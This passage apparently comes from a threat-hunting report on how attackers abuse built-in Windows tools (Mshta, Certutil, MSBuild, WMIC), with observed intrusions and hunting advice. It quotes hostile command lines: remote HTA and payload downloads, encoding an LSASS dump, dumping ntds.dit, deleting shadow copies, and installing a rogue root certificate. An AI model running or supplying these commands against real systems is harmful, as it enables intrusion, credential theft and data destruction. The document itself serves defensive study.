Adversaries often proxy the execution of malicious content that is hosted locally on the victim organization's host. This technique heavily mirrors the structure of the first basic command-line example specified earlier, where Mshta is invoked along with the file path and malicious file to be launched.

In the following example, an unidentified adversary was observed conducting low-footprint activity on a Windows host. The adversary began by executing a malicious HTA file to write an unknown DLL file to disk:

```
"C:\Windows\SysWOW64\mshta.exe" "C:\Users\[REDACTED FolderName]\
Downloads\Invoice.hta"
```

In the previous example command line, the HTA file was saved in a user's `Downloads` folder, and the file had an invoice theme for the name. Adversaries commonly use this naming convention to blend in with legitimate activity or to entice users to interact with the file. In this case, the behavior was assessed to stem from an operator. The DLL file written as a result of the HTA execution was then configured to execute in a COM application for persistence.

Other common file locations adversaries have leveraged for HTA files in recent Falcon OverWatch intrusions are the `Desktop` and the `AppData\Local\Temp` folders.

Execution of Remote Content

Another common technique is the execution of content from a remote resource. This functionality of Mshta is straightforward and easy for adversaries to attempt. The execution of remote content allows for adversaries to carry out script functionality associated with VBScript and JScript without having to download the malicious script contents to disk, allowing the adversary to have a smaller footprint on the victim organization's host.

Falcon OverWatch has also observed adversaries attempting to execute malicious HTA files that would lead to the download of a variety of malicious content, including scripts, DLL files and tools such as remote access tools.

In one intrusion, an unidentified adversary was observed conducting malicious interactive activity on a Windows host following the successful exploitation of a public-facing web server. The adversary was observed enumerating the running processes and directory contents on the host. The adversary attempted to retrieve and execute numerous malicious binaries, including a probable Cobalt Strike implant from a remote IP address. The adversary attempted to execute these binaries using multiple tools, including PowerShell, Mshta and Msiexec. When leveraging Mshta, the adversary attempted to execute the content from a remote location, as seen in the following command:

```
mshta  http[:]//[REDACTED IpAddress]/1.hta
```

This command operates simply, specifying a remote path with an external IP address and calling a file with a suspicious single-character name, `1.hta`. The adversary was then identified attempting to establish a reverse shell using Powercat.

Execution of Inline Script Content

In the previous adversary technique examples, the malicious functionality itself was contained in the HTA file that the adversaries were attempting to execute. The next adversary use case for Mshta allows adversaries to execute malicious content within the Mshta command line itself using the inline script functionality.

In the next example, an unidentified eCrime adversary was observed conducting malicious interactive activity on a Windows-based host consistent with hands-on ransomware preparation. The adversary was observed operating under a remote management tool process and conducted reconnaissance, attempted to download malicious scripts, and attempted to disable Microsoft Defender. The adversary also attempted to make several changes to the Windows registry to disable registry tools and task manager.

The adversary leveraged the inline script functionality of Mshta to read a registry value for a Microsoft application, which is specified by `ActiveXObject` along with the `<script>` tag:

```
"C:\Windows\System32\mshta.exe"
"about:<hta:application><script>[REDACTED Variable]='wscript.
shell';resizeTo(0,2);eval(new ActiveXObject([REDACTED Variable]).
regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\
[REDACTED GloballyUniqueIdentifier]\\\FileReturn'));if(!window.
flag)close()</script>"
```

By using the `about:` protocol, everything specified on the command line will be interpreted as an HTA file, without having to write an HTA file to disk. In this specific case, the HTA code provided a JScript, which attempts to read a value from a fixed key in the registry to then execute the data it found via the `eval()` function. Because no malicious files were written to disk for this part of the intrusion, one could argue this is an example of a fileless malware intrusion.

One notable technique the adversary leveraged in this example is using the unusual command-line argument of `resizeTo` to make the Mshta window invisible on the screen, with the measurements of 0 pixels by 2 pixels, as specified by the value `(0,2)`. Single-digit

values for the window size for Mshta may be suspicious and can indicate malicious behavior. Another technique that was not observed in this command but is similar to the previous evasion technique is the `moveTo` command-line argument specified with negative values, such as `(-900,-900)`. This command-line argument would hide the window offscreen and is often used in conjunction with a small and invisible window size. Again, this may be suspicious and can indicate malicious behavior.

In addition to the `ActiveXObject` specification with the `<script>` tag, adversaries have leveraged `vbscript` and `javascript` in Mshta command lines to execute inline script content and achieve actions on objectives.

HUNTING

Falcon event search queries for Mshata can be found in Appendix A.

Further Hunting Opportunities

In addition to the above, you may want to hunt for:

- Suspicious child processes of Mshta
- Mshta commands including suspicious inline scripting content such as via `vbscript:` or `about:`

5. CERTUTIL

Falcon OverWatch routinely identifies numerous intrusions in which adversaries rely on Certutil to support various objectives, making Certutil an adversary LOLBin mainstay. Adversaries have used Certutil to **encode or decode files or data**, **subvert trust controls by installing malicious certificates** and — most notably — **conduct ingress tool transfer**.

Certutil is a system-native command-line tool designed for supporting certificate management. With more than 80 main command-line options, it covers a wide variety of functionality. Normal use cases include displaying certificate and certificate authority configuration information, configuring Certificate Services, backing up and restoring certificate components and verifying the validity of certificates.

Because many certificate files use Base64-encoded data, Certutil's functionality allows both the decoding from and encoding to Base64. For example, the snippet below demonstrates how Certutil can be used to Base64-encode a plain-text file:

```
c:\Windows\Temp>echo "Hello from Falcon OverWatch" > file.txt

c:\Windows\Temp>certutil -encode file.txt encoded.txt
Input Length = 25
Output Length = 94
CertUtil: -encode command completed successfully.
```

```
c:\Windows\Temp>type encoded.txt
-----BEGIN CERTIFICATE-----
IkhlbGxvIGZyb20gT3ZlcldhdGNoIiANCg==
-----END CERTIFICATE-----
```

Similarly, the tool can be used to decode any Base64-encoded data:

```
c:\Windows\Temp>certutil -decode encoded.txt decoded.txt
Input Length = 94
Output Length = 25
CertUtil: -decode command completed successfully.

c:\Windows\Temp>type decoded.txt
"Hello from Falcon OverWatch"
```

Despite this functionality being aimed specifically at working with certificate files, Certutil has a much broader use. Although unusual, administrative scripts and even legitimate software have been observed leveraging Certutil for performing Base64 operations. Before Windows PowerShell (which contains more advanced Base64 functionality) was included in Windows by default, Certutil proved to be an especially popular utility to this end.

The same can be said about Certutil's `urlcache` function. Although designed to manage cached URLs for certificate revocation lists, it can also be used to download arbitrary files from the internet. Older versions of Windows had no built-in functionality to achieve this from the command line, which might explain why some users have resorted to leveraging this unintended functionality. The following snippet demonstrates how `file.ext` can be downloaded from an HTTP server and written to disk as `downloaded.ext`:

```
c:\Windows\Temp>certutil -urlcache -split -f https://example.org/
file.ext downloaded.ext
****  Online  ****
  0000  ...
  00b9
CertUtil: -URLCache command completed successfully.
```

This download functionality is proxy-aware, which is especially useful in enterprise environments, where web proxies are often required to access the internet.

ADVERSARY USAGE

Certutil's broad range of functionality, combined with its flexible nature, has resulted in its being one of the more favored LOLBins in an adversary's arsenal. Falcon OverWatch has observed three main ways adversaries leverage Certutil in their interactive intrusions:

- Download
- Encode/decode
- Certificate management

Download

Falcon OverWatch has observed that when Certutil is involved in an intrusion, the goal is most often to download a file to disk. When considering hunting for the abuse of Certutil, note that this binary often initiates external network connections for legitimate purposes, requiring defenders to identify suspicious connections among background noise.

Perhaps unsurprisingly, Falcon OverWatch has seen instances where malicious payloads were downloaded from adversary-controlled websites or local networks, or where legitimate software was downloaded to be used for malicious means.

For example, the temporary file-hosting service `temp[.]sh` was observed in a recent intrusion in which the unidentified adversary attempted to download a malicious DLL file with Certutil for it to be subsequently executed using Rundll32:

```
certutil.exe -urlcache -f http://temp[.]sh/[REDACTED FileName].
dll %temp%\[REDACTED FileName].dll
```

In another intrusion, a suspected China-nexus adversary successfully exploited a public-facing web server. Having moved laterally to another machine on the network, the adversary could be seen downloading payloads served on the compromised server to another internal host utilizing the server's internal IP address:

```
certutil.exe  -urlcache -split -f https[:]//172.31.xx[.]xx/
[REDACTED FileName].jpg c:\users\public\libraries\chrome.exe
```

In contrast with these two adversary-controlled payloads, Falcon OverWatch has also observed an instance in which a suspected criminally motivated adversary downloaded a legitimate version of a scanning tool via Certutil from the vendor's official website. Although this tool was legitimate in nature, third-party software such as scanning tools are often seen being leveraged by adversaries in support of malicious objectives, in this case facilitating attempts to learn more about their victim's environment.

Encode/Decode

The second most popular use for Certutil in intrusions is to either encode or decode data, most often in Base64. Encoding data in this plain-text format can have advantages from a defense evasion perspective.

One advantage is that encoding data may frustrate traditional detection mechanisms such as antivirus, which often rely on signatures to detect when a known malicious file is downloaded to disk. By encoding a file in a different format, the signature-checking engine may be fooled, allowing the file to bypass defenses. Subsequently, decoding a file on the host itself using a system-native and trusted executable may allow the adversary to bring in their payload without setting off alarm bells.

This is true for both obtaining payloads (downloading) and exfiltrating data (uploading). The latter was observed by an unidentified adversary that used Certutil's encode feature to encode the contents of an LSASS memory dump:

```
certutil  -encode "C:\Users\[REDACTED FolderName]\AppData\Local\
Temp\5\lsass.DMP" C:\[REDACTED FolderName]\log1.txt
```

Adversaries often want to exfiltrate those files to analyze on their own systems — any sensitive data such as password hashes can be cracked offline. When trying to exfiltrate raw memory dumps, certain detection mechanisms such as YARA rules may recognize the memory dump file format or certain strings that always occur in LSASS memory. The Base64 encoding in this case was likely reflective of an attempt to evade such detections.

In some cases, adversaries rely on download mechanisms that support only plain-text data. For instance, an adversary could Base64-encode a malicious payload, copy it to clipboard and paste it over a remote desktop session with a victim organization's machine. Furthermore, when using other LOLBins such as Nslookup and Finger to download data from an external host, only data that falls within the ASCII character range can be exchanged. By encoding binary data — such as executables — into Base64, the output is guaranteed to be in ASCII. Therefore, an adversary may download Base64-encoded data and then decode it to its original binary form using Certutil.

PROPHET SPIDER has been observed using this approach to decode a web shell file. In one such example following the exploitation of a vulnerable Tomcat web server instance, PROPHET SPIDER dropped a Base64-encoded file to disk with a `.txt` extension. In a possible attempt to minimize their footprint, the actor chose to create this file via the command line using ECHO instead of downloading it from a remote server, thereby reducing the likelihood of detection. Because the command line does not deal well with special characters such as new-line characters, Base64 encoding was used. With the help of Certutil, the file was decoded as a `.jsp` file, giving the operator a fully functioning web shell, establishing persistence on the machine and allowing further control:

```
certutil -f -decode webapps\[REDACTED FolderName]\homepage\1.txt
webapps\[REDACTED FolderName]\homepage\skillbay.jsp
```

Certificate Management

Falcon OverWatch has seen adversaries use Certutil's certificate management functionality to further their objectives.

Various adversaries have been observed bringing their own root certificates, leveraging Certutil to install the certificate to the victim organization's machine. By putting trust into a root certificate originating from an untrustworthy source, the adversary can possibly subvert trust controls. Malicious root certificates can be used to intercept encrypted network traffic, tamper with such connections, or run self-signed software without generating security warnings.

For example, NEMESIS KITTEN used this technique to install a self-signed root certificate that impersonated Microsoft. A certificate file was dropped to disk via WMI and installed via Certutil:

```
certutil  -addstore -f root C:\WINDOWS\temp\cert.cer
```

Subsequently, a malicious executable masquerading as `dllhost.exe` was dropped in `c:\programdata\microsoft\windows\dllhost`. Because the file was signed by a certificate that, as a result of importing the root certificate, was trusted, no security warnings will have been shown by the operating system on execution. Furthermore, inexperienced security analysts may be fooled by the suggestion that the file was apparently signed using a valid Microsoft certificate, and therefore may have ignored any alerts surrounding this executable.

HUNTING

Because of Certutil's many legitimate use cases, hunting for Certutil abuse in a way that is both complete (i.e., catching all true positives) and analyzable (i.e., minimizing false positives) is challenging. With this in mind, Falcon OverWatch suggests two methods of hunting:

- Suspicious downloads
- Suspicious encoding/decoding

Falcon event search queries for Certutil can be found in Appendix A.

Further Hunting Opportunities

In addition to the above, you may want to hunt for:

- Suspicious network connections originating from Certutil processes
- Suspicious files written to disk by Certutil
- Suspicious processes spawning Certutil

6. MSBUILD

Another system-native executable of interest is the Microsoft Build Engine, better known as `msbuild.exe`. This executable is present on most modern Windows installations under one of the subfolders in `C:\Windows\Microsoft.NET\Framework`. It can also be present in different locations if Microsoft's development suite, Visual Studio, is installed. Its name refers to the fact that this Microsoft utility can be used to compile (or build) executables.

To build executables, MSBuild expects a project file to be provided on the command line. Project files are XML files that follow **a specific format** containing metadata related to the software that is to be compiled. Typical examples of data captured in project files include paths to source code, dependencies, external libraries and resources to be embedded. A project file can even embed all required source code, thereby eliminating the need for separate files. More advanced project files may also specify additional files that should be created or deleted as well as commands to be executed pre- and post-compilation.

From a command-line perspective, the most basic MSBuild execution may look like this:

```
msbuild.exe project_file.xml
```

Relative paths as shown on the previous page are accepted, but absolute paths and network paths work too. The file extension does not have to be `.xml` — other popular extensions include `.sln`, `.proj` and `.csproj`. In practice, the file could have any extension, or no extension at all.

Next to this, `msbuild.exe` also provides a wide variety of **command-line arguments** that

can be used to pass additional instructions to MSBuild. For example, `-verbosity` can be used to increase MSBuild's logging level, `-property` can be used to set a variable that may be referenced in the project file, `-target` can be used to compile with a specific configuration as specified in the project file, and so on.

A special command-line option is `-logger`. Particularly complex project files may fail to build for a variety of reasons. To enable developers to collect extra logging information, a DLL file can be passed to the `-logger` option. The DLL is expected to implement a certain structure containing a special logger class. MSBuild will load the DLL and pass any logging information to the logger class present in that file. It is possible to either specify the name of the logging class on the command line, or, if the file contains only one logger, simply pass the path to the DLL. As the following examples demonstrate, both absolute and relative paths are accepted, and additional arguments can be passed to the loggers by separating them with semicolons (;). A few examples of valid MSBuild executions with loggers specified are:

```
msbuild.exe project_file.xml-
logger:MyLoggingClass,c:\path\to\logger.dll
msbuild.exe project_file.xml /logger:logger.dll
msbuild.exe project_file.xml-
logger:c:\path\to\logger;Argument1;Argument2
```

Finally, because the overall command-line arguments passed to MSBuild can grow rather large, the command line could exceed the maximum number of characters Windows allows on the command line. To overcome this issue, MSBuild also accepts so-called **response (.rsp) files**, which are plain-text files containing the command-line arguments. Simply calling `msbuild.exe` with the path to the RSP file, preceded by an at sign (@), will make this work. A typical MSBuild execution leveraging arguments in a response file looks like this:

```
msbuild.exe @file.rsp
```

It is, however, also possible to provide some arguments via the command line, and some additional arguments via the RSP file.

ADVERSARY USAGE

In intrusions observed by Falcon OverWatch, MSBuild is typically used to compile malicious code on victim machines or to proxy the execution of malicious code.

Code Compilation

Adversaries typically leverage MSBuild for the tool's intended purpose, which is to compile code, and then adversaries will most often execute the code using a different technique. Adversaries may opt to compile code on a victim's machine for a few reasons.

First, using MSBuild to compile code means adversaries do not have to download and/or write to disk any executable files. This technique of compiling code on the target host may bypass certain detection mechanisms. For example, depending on an organization's prevention settings, the Falcon platform would alert on, or block, executables written by Microsoft Office processes. If the adversary is trying to obtain an executable payload via a malicious Office macro, such defenses may thwart the intrusion attempt. Instead, by downloading or embedding the plain-text source code and compiling the code locally, this kind of prevention may be bypassed.

Second, compiling executables locally ensures the resulting file is more likely to be trusted by the operating system. For example, executable files downloaded from the internet often get a special mark-of-the-web, restricting whether and how they can be executed. In addition, compiling files locally will almost always result in a unique file hash. Traditional antivirus solutions may therefore not pick up on the threat because the file hash will be unique.

Third, given that MSBuild is often used legitimately and its executions tend to generate noisy telemetry, adversaries may consider the likelihood low that the compilation itself would be flagged as malicious.

Falcon OverWatch has seen several adversaries leverage this technique. One example involved an adversary using MSBuild to compile a malicious DLL file by loading a project file located on the TSCLIENT share. This is a special share that may be created when someone opens a Remote Desktop Protocol session to the machine. The share can be used to access files and folders from the machine that is being connected from. In this case, it allowed the adversary to compile a malicious DLL without having to write the project file (and possible additional source code files) to disk first:

```
msbuild.exe \\tsclient\c\1.xml
```

The compiled DLL, a suspected implant, was subsequently loaded and executed using Rundll32, a LOLBin discussed earlier in this paper.

Execution

A different, yet related, approach is to use `msbuild.exe` to execute arbitrary commands. As discussed in the previous section, project files can specify pre- and post-build commands, a feature adversaries could leverage to execute their malicious commands. On top of this, there are many other ways an adversary can trick MSBuild into executing malicious code — e.g., by using **XslTransformations** (allowing XSL files with embedded VBScript/JScript to be executed) or **inline tasks** (allowing VBScript/C# to be executed).

A key distinction between this approach and compile-then-execute (discussed in the previous section) is that this method relies on the fact that the adversary's code is executed via the signed and trusted `msbuild.exe` application.

Falcon OverWatch observed this technique being leveraged by a China-nexus adversary that wrote a project file to the `c:\windows\` folder, possibly in an attempt to masquerade the project file as a legitimate system file. The adversary then created a scheduled task with `msbuild.exe` referencing this project file, meaning MSBuild would be executed every time the machine would boot. The project file likely specified a malicious pre-build command that would further the adversary's objective:

```
schtasks /create /tn [REDACTED TaskName] /tr "cmd /c \"start
MSBuild.exe C:\Windows\[REDACTED FileName].xml\"" /sc onstart /ru ""
```

Falcon OverWatch has also observed instances of adversaries attempting to use MSBuild to proxy the execution of the password-dumping tool Mimikatz. In one such example, the adversary crafted a project file containing an inline task, which was a C# version of Mimikatz. Running MSBuild with this project file would run Mimikatz fully inside `msbuild.exe` without spawning any child processes. The attempt failed because the Falcon sensor correctly identified MSBuild's unexpected behavior as a credential-harvesting attempt, thereby preventing MSBuild from executing the C# Mimikatz variant.

Another way adversaries use MSBuild for execution is via the `/logger` command-line argument. Although the target DLLs are expected to implement a specific class, there are no further restrictions on what the DLL does. Therefore, this mechanism can be abused to load and execute arbitrary DLLs. Because the DLL's code will be executed on behalf of MSBuild, adversaries may leverage this functionality to bypass allowlisting software or to make malicious executions blend into the environment.

Finally, regardless of whether MSBuild is used for mere compilation or as a proxy for execution, adversaries may make detection harder by relying on RSP files. As discussed, this prevents any command-line arguments from being visible on the command line. For example, instead of referencing `/logger` on the command line, adversaries may resort to RSP files to specify the logger file in there.

HUNTING

When considering how to identify unexpected MSBuild behavior, it is important to remember that MSBuild can be used legitimately, and that legitimate behavior often results in the generation of a significant amount of telemetry. This can make distinguishing expected/authorized use from malicious use particularly difficult. The challenge is therefore to create hunting queries that are broad enough to identify malicious behavior, but narrow enough to not result in unprocessable amounts of events.

Falcon event search queries for MSBuild can be found in Appendix A.

Further Hunting Opportunities

In addition to the above, you may want to hunt for:

- MSBuild writing executables to unexpected folders
- Unexpected or rare parent processes of MSBuild
- MSBuild being called with a project file with unusual extensions
- MSBuild being executed by unexpected users (e.g., non-service, non-developers)

WINDOWS MANAGEMENT INSTRUMENTATION

Windows Management Instrumentation (WMI) is Microsoft's implementation of Web-Based Enterprise Management (WBEM), which is a set of system-management technologies developed to unify the management of distributed computing environments.

In simple terms, WMI was designed to allow administrators to query information about, and execute processes on, both local and remote systems. This is fundamentally a tool for system administration, but Falcon OverWatch has observed adversaries leveraging WMI for a variety of malicious purposes, including execution, data destruction, system configuration and host reconnaissance. The last two binaries discussed in this paper, WMIC and WMIPrvSE, are components of WMI.

7. WMI COMMAND-LINE UTILITY

WMI Command-line Utility (WMIC), `wmic.exe`, is a component of WMI and provides access to the power of WMI via simple command-line arguments. WMIC was formally deprecated by Microsoft with the introduction of Windows 10, but the tool is still present by default on most Windows installations. We refer to WMIC as a LOLBin because of its capability to execute code by creating processes. Although WMIC is commonly used for process execution, we will cover additional ways adversaries leverage this tool that may stand out when threat hunting.

ADVERSARY USAGE

Adversaries commonly leverage WMIC as a LOLBin to achieve remote execution, typically as part of lateral movement. Falcon OverWatch has also observed adversaries using WMIC for data destruction, system configuration and host reconnaissance. This section dives into these four ways adversaries have been seen utilizing WMIC.

Execution

The primary reason adversaries leverage WMIC is for its ability to execute. Adversaries typically leverage this capability for the purposes of lateral movement — executing a binary on a remote host to facilitate a wide range of objectives. **When armed with valid credentials**, WMIC offers a highly effective means of executing files on remote systems with minimal effort. These files can be scripted to execute implants across many hosts in quick succession.

Falcon OverWatch has observed two main ways that WMIC achieves execution. The first is generic process execution, which is achieved by invoking the `Win32_Process` WMI class in combination with the `create` method. This WMI class can be called via the alias `process` and used to execute a program locally or on a remote host.

Take the following example, in which we run a simple command using WMIC to launch `notepad.exe`. This was achieved by opening the command shell and entering the following command, leveraging the `notepad` alias:

```
wmic process call create notepad
```

In Figure 2, we see the Falcon Process Explorer in which WMIC spawns as a child process to the command shell.




Figure 2. `wmic.exe` spawns underneath the `cmd.exe` process

Next, in Figure 3, we see the resultant execution of `wmiprvse.exe` underneath the Service Host process `svchost.exe`, which in turn executes WmiPrvSE to spawn Notepad.




Figure 3. Execution of Notepad underneath the WMI Provider Host following execution seen in Figure 2 (see **Appendix B** for the full command lines associated with this example)

Adversaries can use this feature to great effect when armed with valid credentials and file system access, thereby enabling them to execute staged implants via WMI. In the next example, a suspected eCrime adversary utilized PowerShell via WMIC to execute a malicious PowerShell script on a large number of remote hosts:

```
wmic /node:"[REDACTED HostName].[REDACTED DomainName]"
/user:"[REDACTED DomainName]\[REDACTED UserName]" /password:"[
REDACTED Password]" process call create "cmd /c powershell.exe
-ExecutionPolicy Bypass -file '\\[REDACTED HostName]\share$\
[REDACTED FileName].ps1'"
```

This kind of mass execution is a technique often observed as part of ransomware campaigns. Actors such as WIZARD SPIDER have been observed leveraging a similar approach to execute their BazarLoader implant, which is a type of malicious loader used to facilitate ransomware deployment.

Not only adversary implants can be executed via this method. Falcon OverWatch has observed multiple instances of WMIC being used to leverage `ntdsutil.exe`, which is a system-native utility found on domain controllers that can be used to dump the Active Directory database file `ntds.dit`. This is significant for an adversary that can then extract password hashes for all users in the domain, for use in pass-the-hash attacks or offline password-cracking attempts to acquire plain-text credentials. In the past year, Falcon OverWatch has observed China-nexus adversaries leveraging this very technique. The example below shows a command executed via WMIC that impacts a remote host. In this case, the adversary created a new folder and dumped `ntds.dit` into this folder via Ntdsutil:

```
CMD: ntdsutil \"ac i ntds\" ifm \"create full
C:\users\public\[REDACTED FolderName]\" q q"
```

The second, less common execution-related use of WMIC involves the exploitation of a quirk associated with WMIC's `/FORMAT` switch, which can be abused to achieve code execution. This technique requires an adversary to craft an Extensible Stylesheet Language (`.xsl`) file, which contains script content such as JScript and VBScript, leveraging Scriptable Shell Objects. When doing this, the code will be executed by the `wmic.exe` process. For example, if the script causes a new process to be created, it will have `wmic.exe` as a parent, as shown in Figure 4, which may result in the activity going unnoticed. What is interesting about this technique is that the WMI class alias — such as `os` or `process` — specified in the WMIC query is not important. Instead, use of the `/FORMAT` switch specifies a style sheet (`.xsl`) file, which results in downstream execution. Adversaries adopting this technique may specify a locally staged file or the path to a remotely hosted file.[2]

In the example command line below and associated Figure 4, we demonstrate this technique by utilizing the `/FORMAT` switch and specifying a crafted XSL file containing JScript designed to run the Windows Command Shell. You can view the script contents of `TestXSL.xsl` in **Appendix C**.

```
wmic os get /FORMAT:TestXSL.xsl
```

2. References in the preceding paragraph include: **https://medium.com/@threathuntingteam/msxsl-exe-and-wmic-exe-a-way-to-proxy-code-execution-8d524f642b75** and **https://docs.microsoft.com/en-us/windows/win32/shell/scriptable-shell-objects-roadmap**.




Figure 4. Proxy execution of an arbitrary file underneath `wmic.exe` resulting from embedding malicious JScript into a stylesheet file

In the wild, Falcon OverWatch has observed an adversary leveraging this technique by specifying a file staged on compromised network infrastructure and calling it via the following command:

```
wmic.exe os get /FORMAT:"http://[REDACTED IpAddress]:8080/
[REDACTED FileName].exe"
```

When staging files locally, an adversary may further subvert expectations by naming their XSL file based on known format specifiers such as `HFORM` and `LIST`. This is done in an attempt to blend in with common, legitimate command lines using the `/FORMAT` switch.

Data Destruction

Another use of WMIC regularly observed in interactive intrusions involves operators, typically associated with financially motivated eCrime, leveraging the `shadowcopy` alias to simply delete volume shadow copies in preparation for a ransomware attack, in an attempt to reduce the likelihood that data can be restored via this mechanism:

```
wmic shadowcopy delete
```

System Configuration

WMIC can be used to carry out other actions relating to configuring a host and associated user accounts. For example, the WMI class `Win32_TerminalServiceSetting` allows for enablement and disablement of remote desktop sessions via WMIC's `rdtoggle` alias. Provided they have valid credentials, adversaries can enable and use features such as this to facilitate lateral movement.

One fairly common example of system configuration Falcon OverWatch has seen involves adversaries setting user account passwords to never expire, as shown in the following command. By overwriting default local user policy settings that may require frequent password updates, adversaries can facilitate long-term persistence:

```
wmic.exe UserAccount Where Name="default" Set PasswordExpires="false"
```

Host Reconnaissance

WMIC supports querying of a host via WMI classes such as `Win32_ComputerSystem` and `Win32_OperatingSystem` through the command-line aliases `computersystem` and `os`, respectively.

The following command uses the `Win32_LogicalDisk` class to gather information that was written to the user-writable `c:\users\public\` folder. By capturing this kind of information in a command-line format, an adversary without graphical user interface (GUI)-based access can better understand the environment they are operating in. Having this information increases the likelihood that they can take decisive actions, minimizes their footprint and increases the likelihood of operational success:

```
wmic logicaldisk get caption,description,providername >
C:\users\public\infos.txt
```

The following command leverages the `Win32_Process` class to query for FTP-related processes as part of troubleshooting and/or testing related to exfiltration attempts that were conducted over FTP leveraging the windows FTP client:

```
wmic process where 'name like '%ftp%'' get processid,commandline
```

HUNTING

There are ample opportunities to hunt for suspicious behaviors associated with the execution of `wmic.exe`:

- Rare remote process execution via WMIC
- Rare WMIC commands
- WMIC stylesheet execution

Falcon event search queries for WMI Command Line Utility can be found in Appendix A.

Further Hunting Opportunities

In addition to the above, you may want to hunt for:

- Suspicious parent processes of WMIC
- Specific use cases such as unusual host reconnaissance or configuration changes

8. WMI PROVIDER HOST

An analysis of WMI would be incomplete without also considering the WMI Provider Host (WMIPrvSE) process. Whenever WMIC is utilized for process execution (whether targeting the local host or a remote host), WMIPrvSE is executed, which in turn executes the desired command in the appropriate user context. This asynchronous parent-child relationship makes execution via WMI an appealing method for adversaries.

Therefore, Falcon OverWatch Elite recommends that monitoring of WMI should include monitoring for executions of the WMI Provider Host, `wmiprvse.exe`, which is the process responsible for executing WMI activity. Although `wmiprvse.exe` is not directly executed as a LOLBin, analyzing executions of this binary can be an effective strategy to identify suspicious activity, regardless of the activity's origin, and may enable your team to highlight unidentified blind spots.

First, when WMI is used remotely and the host initiating remote execution is not a managed host — for example, in the case of rogue networked hosts — it may not be possible to observe what initiated the WMI Provider Host execution. Second, though WMIC offers one commonly used way of initiating WMI process calls, it is not the only option available to an adversary. For example, within PowerShell, `Invoke-WmiMethod` can be used for the same effect. This is important because, as discussed, WMIC has been deprecated since Windows 10 and has been removed from recent Windows 11 versions.

The following command line is an example of how PowerShell can be utilized in a similar way to WMIC to invoke Notepad. The process telemetry in this case will mirror what we demonstrated in Figures 2 and 3, with the exception that the command shell process `cmd.exe` will be substituted with `powershell.exe`.

```
powershell -c Invoke-WmiMethod -ComputerName localhost -Class
